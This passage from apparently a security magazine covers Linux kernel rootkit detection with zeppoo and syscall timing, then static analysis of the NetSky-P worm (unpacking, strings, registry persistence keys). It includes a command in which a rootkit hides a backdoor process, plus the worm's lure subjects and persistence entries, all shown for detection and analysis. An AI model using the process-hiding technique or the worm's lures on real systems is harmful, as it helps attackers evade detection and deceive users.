        ++ End : Generating IDT Fingerprints
        ++ Begin : Generating Symbols Fingerprints
        ++ End : Generating Symbols Fingerprints
        ++ Begin : Generating Symbols LinuxBinfmt Fingerprints
        ++ End : Generating Symbols LinuxBinfmt Fingerprints
++ End Generating Fingerprints in FP
zion trunk #
```

Listing 17. *Checking rootkit*

```
zion trunk #  zeppoo -z FP
Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem
-----------------------------------------------------------------------------
[+] Begin : Task

NO HIDDEN TASK

[+] End : Task
-----------------------------------------------------------------------------

++ Begin Checking Fingerprints in FP
-----------------------------------------------------------------------------
[+] Begin : Syscall

NO HIJACK SYSCALL
[+] End : Syscall
-----------------------------------------------------------------------------

-----------------------------------------------------------------------------
[+] Begin : IDT

NO HIJACK IDT

[+] End : IDT
-----------------------------------------------------------------------------

-----------------------------------------------------------------------------
[+] Begin : Symbols
NO HIJACK SYMBOL

[+] End : Symbols
-----------------------------------------------------------------------------

-----------------------------------------------------------------------------
[+] Begin : Symbols Linux Binfmt

NO HIJACK SYMBOL LINUX BINFMT

[+] End : Symbols Linux Binfmt

-----------------------------------------------------------------------------

++ End Checking Fingerprints in FP
zion trunk #
```

Fingerprinting

Some anti-rootkits systems like chkrootkit and rkhunter attempt to detect rootkits installed on the box by trying to find traces in userland.

Is it foolish to attempt to detect kernelland rootkits from userland? Yes it is. These tools can be easily cirsumvented by using rootkits a bit smarter than the ones published now [9].

Other tools like kstat(2.4) or zeppoo(2.6) relies on `/dev/(k)mem` from userland to gather the information on kernelland.

Zeppoo generates on a clean system a fingerprint of the main rootkits targets to compare them later. It fingerprints the system call table, the interrupt descriptor table, every symbol it can find, and every key structure we have previously seen, such as binfmt.

The first thing to do when installing a new system (we suppose the installer and system image are clean and install no backdoor) is to generate the fingerprint (see Listing 16).

Once the fingerprint is generated, it can be compared to the fingerprint of the running kernel (`-z` option tells zeppoo to check for hidden processes). See Listing 17.

Hidden process detection relies on five probes:

- /proc traversing
- /proc bruteforce traversing (i.e. Trying all entries from 0 to `PID _ MAX`)
- ps
- kill -0 PID
- the kernel linked list of tasks (through `/dev/(k)mem`).

Results are compared to spot differences, as in the example presented in Listing 18.

Of course it is possible to bypass kstat or zeppoo checks, but there is no better detection mechanism right now.

Timing Analysis

Another rootkit detection technique uses a simple fact: a rootkit adds instructions to block data that might reveal it [10].

Listing 18. *Defeating chrootkit and checking with zeppoo*

```
owned rootkit # ps aux | grep backdoor
test       8603  0.0  0.1   1320   268 pts/5    S+   14:57   0:00 ./backdoor
root      8605  0.0  0.2   1516   472 pts/0    S+   14:57   0:00 grep
                      backdoor
owned rootkit # chkproc
owned rootkit # ./main -p -h 8603
PID 8603 is now hide !!
owned rootkit # ps aux | grep backdoor
root      8610  0.0  0.2   1516   472 pts/0    S+   14:58   0:00 grep
                      backdoor
owned rootkit # chkproc
owned rootkit # zeppoo -c -p
Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem

---------------------------------------------------------------------------
                      ----
[+] Begin : Task

LIST OF HIDDEN TASKS
PID          UID              GID                   NAME         ADDR
8603        1000              100               backdoor @ 0xc2403570

[+] End : Task
```

Listing 19. *Timing attack*

```
#include <stdio.h>

int main(int argc, char *argv[]){
        int t1, t2, res, i, min, max;
        min = max = 0;
        double stats[30000];

        memset(stats, '\0', sizeof(stats));

        for(i=0; i<20000; i++)
        {
                __asm__("rdtsc\n movl %%eax, %0" : "=a" (t1));
                kill(1,0);
                __asm__("rdtsc\n movl %%eax, %0" : "=a" (t2));

                res = t2 - t1;

                if(res >= 0 && res < 30000)
                        stats[res] = stats[res] + 1;

                if(res > 30000)
                        stats[29999] = stats[29999] + 1;
        }
        for(i = 0; i<30000; i++)
        {
                if(stats[i] < min)
                        min = i;

                if(stats[i] > max)
                        max = i;

                if(stats[i] != 0)
                        printf("STATS[%d] = %f\n", i, stats[i]);
        }
        return 0;
}
```

So we could count how many instructions are executed by a syscall and suse it as a reference for future measures. There are many drawbacks to this technique:

- Kernel modification
- Syscall execution environment modification
- The counting code can be targetted by the rootkit.

A more powerful variant [11] is to measure execution time (ticks count) of a syscall and to compare the results.

The two strengths of this technique:

- Require no priviledge (no need to be root, root is dangerous).
- Hard to counterfeit the results since it doesn't rely on kernelland.

But ther can be some noise in the measurments, especially if the processor is busy, potentially leading to false positive.

No publicly available tool implements this method at this time.

The basic idea is to:

- Get the ticks count
- Execute a syscall
- Get the ticks count
- Substracts the two counts and see how big the difference is.


To get ticks count, x86 processors provide the RDTSC instruction (*Read Time Stamp Counter*) which returns in EDX:EAX the numbers of ticks since the last processor reset.

A question of interest is: should we use direct assembly instructions or go through libc functions? If we were to use the first method, a basic hijack of libc functions (full userland rootkit) would remain undetected, thus nullifying the technique. So it is a good idea to compare execution times with and without the help of the libc functions, to spot such hijacks.

Without going into lengthy details, we can make a simple program, as shown in Listing 19.

On the 'Net

- *http://packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz*: [1]
- *http://cert.uni-stuttgart.de/files/fw/debian-security-20031121.txt*: [2]
- *http://www.zeppoo.net/download/zeppoo-dump.tar.gz*: [3]
- *http://phrack.org/issues.html?issue=58&id=7#article*: [4]
- *http://zeppoo.net*: [5]
- *http://vx.netlux.org/lib/vsc08.html*: [6]
- *http://www.ouah.org/spacelkm.txt*: [7]
- *http://phrack.org/issues.html?issue=59&id=5#article*: [8]
- *http://blackclowns.org/articles/BypasserChkrootkit.en*: [9]
- *http://phrack.org/issues.html?issue=59&id=10#article*: [10]
- *http://actes.sstic.org/SSTIC04/Fingerprinting_integrite_par_timing/SSTIC04-article-Delalleau-Fingerprinting_integrite_par_timing.pdf*: [11]
- *http://www.linux-forensics.com/*: [12]
- *http://actes.sstic.org/SSTIC06/Corruption_memoire/SSTIC06-Dralet_Gaspard-Corruption_memoire.pdf*: [13]



```
9            0               0               kblockd/0 @ 0xcbe9a030
10           0               0                  kacpid @ 0xcbeb0ab0
91           0               0                   khubd @ 0xcbe58050
93           0               0                 kseriod @ 0xcbe6c560
159          0               0                 pdflush @ 0xcbc39580
160          0               0                 pdflush @ 0xcbc39050
161          0               0                 kswapd0 @ 0xcbc3aa90
162          0               0                   aio/0 @ 0xcbc3a560
833          0               0                 pccardd @ 0xcb8c8580
835          0               0                 pccardd @ 0xcb8c8ab0
861          0               0               kpsmoused @ 0xcbeb0050
864          0               0               kcryptd/0 @ 0xcbe58580
870          0               0               kjournald @ 0xcb8c8050
1152         0               0                   udevd @ 0xcb8faab0
6642         0               0               syslog-ng @ 0xca4a7560
7137         0               0                    cron @ 0xcb8fa050
7207         0               0                  agetty @ 0xcb8fa580
7208         0               0                  agetty @ 0xcb696580
7209         0               0                  agetty @ 0xcbd45030
7212         0               0                  agetty @ 0xcaf8b580
7213         0               0                  agetty @ 0xcbe9aa90
7214         0               0                  agetty @ 0xcbc39ab0
7239         0               0                     gdm @ 0xcbd45560
7241         0             408                     gdm @ 0xca4a7a90
7244         0               0                       X @ 0xcb3ab050
7270      1000             100                 fluxbox @ 0xc1203a90
7285      1000             100               ssh-agent @ 0xcaf8bab0
7306      1000             100                   xterm @ 0xcb3abab0
7308      1000             100                    bash @ 0xc1203560
7330         0               0                      su @ 0xcbe58ab0
7333         0               0                    bash @ 0xcbeb0580
7335      1000             100                   xterm @ 0xcbc3a030
7337      1000             100                    bash @ 0xcbd45a90
7342      1000             100                   xterm @ 0xc7b4c050
7344      1000             100                    bash @ 0xc7b4cab0
7348      1000             100                     ssh @ 0xca4a7030
7349      1000             100                     ssh @ 0xcb696ab0
7364      1000             100                 firefox @ 0xcb696050
7367      1000             100          run-mozilla.sh @ 0xc763dab0
7372      1000             100             firefox-bin @ 0xc763d580
7379      1000             100                gconfd-2 @ 0xc73c4560
7384      1000             100                 netstat @ 0xc5c67050
7818      1000             100                   xterm @ 0xc373a050
7820      1000             100                    bash @ 0xca89a580
7824         0               0                      su @ 0xc373a580
7827         0               0                    bash @ 0xca89a050
7838       _ 0               0                  zeppoo @ 0xcbe9a560
```

Figure 6. *Recovery process list with memory dump*

Post Mortem Analysis

Post mortem analysis is an interesting way to study a compromise. Hard drives and memory of the rooted box are supplemental data on an other box, and we are no more restricted by kernelland/userland separation.

There are many solutions to do post-mortem forensics, but not many allow us to explore the memory. An interesting feature of zeppoo is its ability to rebuild the process list from a memory dump (like memparser with windows).

A memory dump can be obtained via `/dev/(k)mem` or `/proc/kcore`. For example: see Figure 6.

Right now zeppoo can only retrieve the PIDs, UIDs, GIDs and `task_struct` name.

Conclusion

We have seen, through several examples, how easy installing a rootkit is when the box is left `as-is`, and the possibilities left to the attacker are only limited by its imagination.

But the most worrying part is the blatant lack of open source tools able to detect such threats, and the difficulties one has to face when he wants to write such a program: you can count them with the fingers of a single hand. We can only wonder why there haven't been more papers describing the gaping holes in tools like chkrootkit or rkhunter. One might think everyone is satisfied with this situation. If, as a sysadmin, you are only using these tools to check your servers integrity, be assured you'll probably never be warned of a compromise.

The best protection remains an up to date system with grsecurity and pax kernel. We can wait for a new generation of rootkits, but for sure, the rootkit detectors are based on the most recent techniques like timing attacks.

Finally, memory-only intrusion is a domain which quickly gains in interest [13], avoiding the kernelland maze (easier to operate) and staying in userland memory, leaving no traces for forensics. ●

Analyzing Malicious Code

Hardik Shah
Anthony L. Williams

Difficulty

●●○

Computer networks and the Internet have been plagued by malicious code and its malevolent effects for long. This article will give you an introduction into the basic and practical usage of analyzing malware in a controlled environment.

Malicious code can be defined as *code that has been developed to perform various harmful activities on a normal computer.* Examples of such harmful activity can be actions such as stealing the end users data or personal information, infecting other machines on a network or sending spam through infected machines.

There are several categories of malicious code which include but are not limited to viruses, worms, trojan horses and bots. Each of these categories has differing characteristics according to their intended purpose. As we move forward, our aim is to discuss the various techniques we can use for effectively analyzing such malicious code.

Types of Malicious Code

Let us discuss the basic definitions of some different types of malicious code:

- *Virus*: Viruses are simple programs, which are written to change the way the computer works without the permission of its user. A virus cannot infect other PCs on a network until someone executes an infected file.
- *Trojan Horse*: In the context of computer software, a Trojan horse is a program that unlike a virus, contains or installs a malicious program (sometimes called the payload or 'Trojan') while under the guise of being something else.
- *Worms*: A computer worm is a self-replicating computer program. It uses the network to send copies of itself to other nodes (computer terminals on the network) and it may do it without any user intervention.

What you will learn...

- What malicious code is
- Tools and techniques used for malicious code analysis
- How to analyze the NetSky-P worm

What you should know...

- Elementary binary debugging techniques
- Packet analysis basics
- The Windows environment

- *Bots*: A bot is a malicious program, which receives instructions from its controller and performs operations according those instructions. By their nature, bots will replicate using various techniques like exploiting remote systems, sending e-mails using social engineering and subsequently creating a network of bots which are referred to as botnets. This network of compromised computers can be used to launch Distributed Denial of Service attacks, install malware or perform other nefarious activities. Bots are rising in popularity.


Vulnerabilities

Malicious code such as worms and bots exploits many vulnerabilities in the various computer software. These exploitation can result in pilfering important data like passwords and credit card information to launching DDoS attacks to threaten an entity and extort money. Many botnet authors even provide their hijacked networks of compromised zombie machines for rent to others.

Such software possesses many serious security related implications to all computer users. Several organizations have lost millions of dollars due to the proliferation of such software in their networks. For example, in a northeast manufacturing firm, malicious code destroyed all the company programs and code generators. Subsequently the company lost millions of dollars, was dislodged from its position in the industry and eventually had to lay off 80 workers.

Listing 1. *Unpacking the file with UPX*

```
C:\Documents and Settings\Hardik Shah\Desktop\upx300w\upx300w>upx -d
                      malware.exe

                      Ultimate Packer for eXecutables
  Copyright (C) 1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007
UPX 3.00w       Markus Oberhumer, Laszlo Molnar & John Reiser   Apr 27th 2007

          File size         Ratio         Format        Name
   --------------------   ------      -----------   -----------
     28160 <- 6384      58.18%    win32/pe    malware.exe

Unpacked 1 file.
```



Compiler/Packer/Protector

UPX 0.89.6 - 1.02 / 1.05 - 1.07 [PE]

Signature: < 60 BE 15 B0 41 00 8D BE EB 5F FE FF 57 83 CD FF EB 10 90 90 90 90 90 90 8A 06 46 88 07 47 01 DB 75 07 8B 1E 83 EE FC 11 DB 72 ED B8 01 >

☑ Allow heuristics

OS Version: 4.0
Image Version: 0.0
Linker Version: 2.56
Subsystem Version: 4.0

C:\Documents and Settings\Hardik Shah\Desktop\malware(2)\malware.e 0.08 secs.

Figure 1. *File inspector showing the packer as UPX*

Need for Analysis

Much like the authoring of malicious code there are a myriad of reasons for analyzing worms, viruses and malware. The main reason behind malware analysis is that there is no source available for such programs. The only way to learn such programs is to analyze them and determine their inner workings. Another reason could be that many researchers like to explore the hidden workings of a program by examining it using a disassembler and debugger.

There are two main techniques to analyze such code:

- dead (static) analysis
- live (dynamic) analysis


We will discuss each of these strategies in the following sections. For this particular analysis we have chosen the NetSky-P worm. It's amongst the top ten worms reported by SOPHOS anti virus for May 2007 (*http://www.sophos.com/security/top-10/*).

Dead Analysis

Dead (static) analysis is the safest approach to inspect any malicious binary file. Using this examination technique we will never execute the program but use various disassemblers like `Win32Dasm` or IDA Pro to safely investigate the contents of the binary file. We will use these tools to analyze the NetSky-p worm in the following sections.


Packers and Unpackers

There is a common file format for executables on the MS Windows



```
'...' .data:00...  00000013  C  Re: Encrypted Mail
'...' .data:00...  00000012  C  Re: Extended Mail
'...' .data:00...  0000000B  C  Re: Status
'...' .data:00...  0000000B  C  Re: Notify
'...' .data:00...  00000010  C  Re: SMTP Server
'...' .data:00...  00000010  C  Re: Mail Server
'...' .data:00...  00000014  C  Re: Delivery Server
'...' .data:00...  00000010  C  Re: Bad Request
'...' .data:00...  0000000C  C  Re: Failure
'...' .data:00...  0000001B  C  Re: Thank you for delivery
'...' .data:00...  00000009  C  Re: Test
'...' .data:00...  00000013  C  Re: Administration
'...' .data:00...  00000012  C  Re: Message Error
'...' .data:00...  0000000A  C  Re: Error
'...' .data:00...  00000019  C  Re: Extended Mail System
'...' .data:00...  00000018  C  Re: Secure SMTP Message
'...' .data:00...  0000001B  C  Re: Protected Mail Request
'...' .data:00...  0000001A  C  Re: Protected Mail System
'...' .data:00...  0000001C  C  Re: Protected Mail Delivery
```

Figure 2. *E-mail Subject*




```
"..." .data:00...  00000067  C  \r\n\r\n+++ Attachment: No Virus found\r\n+++ Panda AntiVirus - You are pr...
"..." .data:00...  00000061  C  \r\n\r\n+++ Attachment: No Virus found\r\n+++ Norman AntiVirus - You are p...
"..." .data:00...  00000065  C  \r\n\r\n+++ Attachment: No Virus found\r\n+++ F-Secure AntiVirus - You are ...
"..." .data:00...  00000062  C  \r\n\r\n+++ Attachment: No Virus found\r\n+++ Norton AntiVirus - You are pr...
"..." .data:00...  0000001F  C  \r\nPlease confirm my request.\r\n
"..." .data:00...  00000042  C  \r\nESMTP [Secure Mail System #334]:  Secure message is attached.\r\n
"..." .data:00...  00000022  C  \r\nPartial message is available.\r\n
"..." .data:00...  00000038  C  \r\nWaiting for a Response. Please read the attachment.\r\n
"..." .data:00...  00000030  C  \r\nFirst part of the secure mail is available.\r\n
"..." .data:00...  00000029  C  \r\nFor more details see the attachment.\r\n
"..." .data:00...  0000002C  C  \r\nFor further details see the attachment.\r\n
"..." .data:00...  0000002B  C  \r\nYour requested mail has been attached.\r\n
```

Figure 3. *Shows the various strings it includes in outgoing messages*

platform, which is called the PE format. Each and every executable file on a MS Windows system is in the PE file format. Usually the author of malicious code used various techniques to make it harder to analyze them using basic techniques.

A common approach for many malware authors is to use known as executable packers, which reduce the executable size and alter its contents using specific obfuscation algorithms. In these scenarios normal disassembly will not be effective. Among the most commonly employed file packers are utilities such as UPX and ASPack.

To determine which file packer was used we can use a tool called file insPEctor XL. As indicated by its namesake it will inspect the file for common packer signatures from which it can easily detect the packer used. It is then necessary to unpack such files for the analysis phase, there are various tools which we can use to unpack the files in a protected environment. One such tool is PEID and another is ProcDump. With these tools we can unpack many of the common file packers.



```
"..." .data:00...  00000005  C  .xml
"..." .data:00...  00000005  C  .wsh
"..." .data:00...  00000005  C  .jsp
"..." .data:00...  00000005  C  .msg
"..." .data:00...  00000005  C  .oft
"..." .data:00...  00000005  C  .sht
"..." .data:00...  00000005  C  .dbx
"..." .data:00...  00000005  C  .tbb
"..." .data:00...  00000005  C  .adb
"..." .data:00...  00000006  C  .dhtm
"..." .data:00...  00000005  C  .cgi
"..." .data:00...  00000006  C  .shtm
"..." .data:00...  00000005  C  .uin
"..." .data:00...  00000005  C  .rtf
"..." .data:00...  00000005  C  .vbs
"..." .data:00...  00000005  C  .doc
"..." .data:00...  00000005  C  .wab
"..." .data:00...  00000005  C  .asp
```

Figure 4. *Displays the types of file extensions which the Netsky-P worm inserts into the attachments its sends*

Sometimes malware author makes it more difficult to unpack a particular file by obfuscating the signature bytes in the executable, so that the above-mentioned tools cannot detect the correct packer. To overcome this problem, tools like ProcDump have a heuristic analysis feature, which will provide the packer name based on the heuristic definition. In some cases we need to manually unpack the binary file in question. Manual unpacking is another interesting topic which due to space limit we can not discuss here. For the purpose of this article we will stick to the various tools mentioned above for unpacking.


The initial action we will take is to determine if the file being examined is indeed packed or not. For this we will use a tool called file insPEctor XL. As you can see in Figure 1 this tool reports that the file is packed using *Ultimate Packer for Executables* (UPX).

UPX is an open source tool that is freely available for download from Sourceforge.net. After downloading and installing it can by run from the command line with our malware filename as an argument generating the output presented in Listing 1.

Disassembling and Identifying String Data

A malicious executable file can contain various string which programmer has hardcoded iduring the development. Such strings can be the error messages or can be related to the functioning of the malicious code. For example, if an executable file is sending mails then it can contain various strings for the different subject lines like *RE: Here is the attachment*, *++No virus Found++* etc. So after unpacking the file we need to disassemble it using a tool such as `Win32Dasm` or IDA Pro to analyze the common strings. This analysis will give us a general idea about the functionality of the file. There are various strings, which we can determine by analyzing. These strings can contain the body of e-mails or subject or name of file attachment, which a worm sends in an attachment etc.


Now that we have successfully unpacked the executable we can proceed with disassembly and perform further investigative work. Let



```
"..." .data:00...  0000000B  C  base64.tmp
"..." .data:00...  0000000A  C  ssate.exe
"..." .data:00...  0000000A  C  srate.exe
"..." .data:00...  0000000B  C  sysmon.exe
"..." .data:00...  00000016  C  Windows Services Host
"..." .data:00...  0000002C  C  System\\CurrentControlSet\\Services\\WksPatch
"..." .data:00...  00000008  C  Taskmon
"..." .data:00...  00000038  C  Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\PINF
"..." .data:00...  00000009  C  rate.exe
"..." .data:00...  0000000B  C  gouday.exe
"..." .data:00...  00000007  C  Sentry
"..." .data:00...  0000000E  C  d3dupdate.exe
"..." .data:00...  0000000A  C  DELETE ME
"..." .data:00...  00000008  C  service
"..." .data:00...  00000007  C  au.exe
```


Figure 5. *Shows the file names it uses on the infected system*

us perform the static analysis of this executable using the IDA Pro disassembler. The first thing we will look at in the disassembly are the strings. Strings in an executable can provide a variety of the information such as: e-mail subject, message, registry entries, file extensions



```
'...' .data:00...  00000008  C  service
'...' .data:00...  00000007  C  au.exe
'...' .data:00...  00000009  C  msgsvr32
'...' .data:00...  00000036  C  SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunServices
'...' .data:00...  00000008  C  system.
'...' .data:00...  0000003C  C  CLSID\\{E6FB5E20-DE35-11CF-9C87-00AA005127ED}\\InProcServer32
'...' .data:00...  00000009  C  Explorer
'...' .data:00...  0000002E  C  SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
```


Figure 6. *Illustrates some of the registry entries used by the worm*



OllyDbg - malware.exe - [CPU - main thread, module malware]

```
68 547E4000    PUSH malware.00407E54        Arg3 = 00407E54 ASCII "Taskmon"
56             PUSH ESI                     Arg2
57             PUSH EDI                     Arg1
E8 53000000    CALL malware.00402DFA        malware.00402DFA
83C4 10        ADD ESP,10
68 287E4000    PUSH malware.00407E28        Subkey = "System\CurrentControlSet\Services\WksPatch "
53             PUSH EBX                     hKey
FF15 0C604000  CALL DWORD PTR DS:[<&ADVAPI32.RegDelete  RegDeleteKeyA
68 107E4000    PUSH malware.00407E10        ASCII "Windows Services Host"
